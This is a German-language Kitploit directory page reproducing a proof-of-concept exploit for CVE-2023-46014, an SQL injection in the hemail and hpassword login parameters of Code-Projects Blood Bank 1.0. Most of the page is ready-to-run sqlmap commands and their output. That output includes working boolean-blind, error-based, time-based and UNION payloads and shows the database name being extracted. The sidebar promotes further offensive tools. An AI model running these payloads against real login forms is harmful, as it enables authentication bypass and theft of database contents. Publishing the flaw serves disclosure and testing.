
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2023-46014-Code-Projects-Blood-Bank-1.0-SQL-Injection-Vulnerability — Proof-of-Concept-Exploit für eine SQL-Injection-Schwachstelle in Code-Projects Blood Bank V1.0, die die Parameter `hemail` und `hpassword` in `hospitalLogin.php` angreift, um die Authentifizierung zu umgehen und Datenbankinhalte auszulesen. | Kitploit
Tools/GitHubGitHub/ersinerenler/cve-2023-46014-code-projects-blood-bank-1.0-sql-injection-vulnerability
SchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstests
GitHubersinerenler/cve-2023-46014-code-projects-blood-bank-1.0-sql-injection-vulnerability

CVE-2023-46014-Code-Projects-Blood-Bank-1.0-SQL-Injection-Vulnerability

Proof-of-Concept-Exploit für eine SQL-Injection-Schwachstelle in Code-Projects Blood Bank V1.0, die die Parameter `hemail` und `hpassword` in `hospitalLogin.php` angreift, um die Authentifizierung zu umgehen und Datenbankinhalte auszulesen.

Repository anzeigen
55vor 3 JahrenNoch nicht geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    960
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    554
  • 3

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    349
  • 4

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    343
  • 5

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    323
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    295

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

CVE-2023-46014-Code-Projects-Blood-Bank-1.0-SQL-Injection-Vulnerability

  • Exploit-Autor: ersinerenler

Anbieter-Website

  • https://code-projects.org/blood-bank-in-php-with-source-code

Software-Link

  • https://download-media.code-projects.org/2020/11/Blood_Bank_In_PHP_With_Source_code.zip

Übersicht


  • Code-Projects Blood Bank V1.0 ist anfällig für eine schwerwiegende Sicherheitslücke, die auf unzureichenden Schutz der Parameter 'hemail' und 'hpassword' in der Datei hospitalLogin.php zurückzuführen ist. Dieser Fehler kann möglicherweise ausgenutzt werden, um bösartige SQL-Abfragen einzuschleusen, was zu unbefugtem Zugriff und zur Extraktion vertraulicher Informationen aus der Datenbank führt.

Schwachstellendetails

  • CVE-ID: CVE-2023-46014
  • Betroffene Version: Blood Bank V1.0
  • Verwundbare Datei: /hospitalLogin.php
  • Parameternamen: hemail, hpassword
  • Angriffsart: Lokal

Referenzen:

  • https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-46014
  • https://nvd.nist.gov/vuln/detail/CVE-2023-46014

Beschreibung

  • Das Fehlen einer ordnungsgemäßen Eingabevalidierung und -bereinigung der Parameter 'hemail' und 'hpassword' ermöglicht es einem Angreifer, SQL-Injection-Abfragen zu erstellen, Authentifizierungsmechanismen zu umgehen und unbefugten Zugriff auf die Datenbank zu erlangen.
Bild

Proof of Concept (PoC) :

  • sqlmap -u "http://localhost/bloodbank/file/hospitalLogin.php" --method POST --data "hemail=test@test&hpassword=test&hlogin=Login" -p hemail --risk 3 --level 3 --dbms mysql --batch --current-db
---
Parameter: hemail (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: hemail=test@test' AND 3778=(SELECT (CASE WHEN (3778=3778) THEN 3778 ELSE (SELECT 9754 UNION SELECT 4153) END))-- -&hpassword=test&hlogin=Login

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: hemail=test@test' OR (SELECT 3342 FROM(SELECT COUNT(*),CONCAT(0x716a7a6b71,(SELECT (ELT(3342=3342,1))),0x7170767a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- NSQu&hpassword=test&hlogin=Login

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: hemail=test@test' AND (SELECT 5639 FROM (SELECT(SLEEP(5)))ulgW)-- QYnb&hpassword=test&hlogin=Login

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: hemail=test@test' UNION ALL SELECT CONCAT(0x716a7a6b71,0x567a4f6f4b556976707668696878754f48514d6e63424a706f70714e6f62684f504a7a565178736a,0x7170767a71),NULL,NULL,NULL,NULL,NULL-- -&hpassword=test&hlogin=Login
---

  • sqlmap -u "http://localhost/bloodbank/file/hospitalLogin.php" --method POST --data "hemail=test@test&hpassword=test&hlogin=Login" -p hpassword --risk 3 --level 3 --dbms mysql --batch --current-db
---
Parameter: hpassword (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: hemail=test@test&hpassword=test' AND 4940=(SELECT (CASE WHEN (4940=4940) THEN 4940 ELSE (SELECT 5623 UNION SELECT 6789) END))-- -&hlogin=Login

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: hemail=test@test&hpassword=test' OR (SELECT 8207 FROM(SELECT COUNT(*),CONCAT(0x716a7a6b71,(SELECT (ELT(8207=8207,1))),0x7170767a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- TrPm&hlogin=Login

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: hemail=test@test&hpassword=test' AND (SELECT 3303 FROM (SELECT(SLEEP(5)))PdPC)-- lTZZ&hlogin=Login

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: hemail=test@test&hpassword=test' UNION ALL SELECT NULL,CONCAT(0x716a7a6b71,0x5271514f636f6f46476f6365424b6e6166454c725751704d6f6c467968626a4e725172785955416d,0x7170767a71),NULL,NULL,NULL,NULL-- -&hlogin=Login
---
  • aktuelle Datenbank: bloodbank
Bild
Tool herunterladen